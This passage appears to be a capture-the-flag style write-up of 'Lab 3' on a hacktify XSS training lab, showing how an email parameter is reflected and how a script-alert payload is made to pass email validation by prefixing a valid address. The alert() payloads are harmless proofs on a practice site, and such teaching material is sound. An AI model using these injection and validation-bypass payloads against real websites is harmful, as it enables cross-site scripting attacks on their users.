
Hence, our value parameter is vulnerable to XSS. So we learned an important point it's not that we should always check the content displayed on frontend or over the user interface, but also the parameters or attributes in the page source.

## Lab 3: XSS is everywhere!

Observations:
On accessing the lab the interface which is thrown at us hasn't changed much...




Solution:
Like the previous two first let's check for the positions at which our random word gets reflected,


/labs.hacktify.in/HTML/xss_lab/lab_3/lab_3.php?email=something%40mail.com
gle
Kruti Dev Hindi Font K...
Online Courses - Learn...
Top Ports Every Hacke...
Assembly - Registers
Learn C++ | Sololearn
Hackin
Subscribe to our NewsLetter
Enter your Email
Subscribe

Thanks for your Subscription!
You'll receive email on something@mail.com

So we can notice it at two positions one in the body of the page and the other in the URL, of the page, let's attack the URL first as that's something we haven't been doing because it just shows the value of the search box, obviously as we always say if there is just one solution than what was the need for 11 different labs.

Payload:



```
https://labs.hacktify.in/HTML/xss_lab/lab_3/lab_3.php?email=<script>alert("MHKace")<%2Fscript>
```


Subscribe to our NewsLetter

Please Enter Valid Email address

So by the warning or response thrown in the response, we can think of one of the major reasons for our payload not working is not the payload itself but a thing called input validation, Basically in simple words the backed code is checking the input of the search box that it should be in the form of a email, this can be applied as follows,


Code Segments:

New payload: something@mail.com



```
https://labs.hacktify.in/HTML/xss_lab/lab_3/lab_3.php?email=something@mail.com<script>alert("MHKace")</script>
```

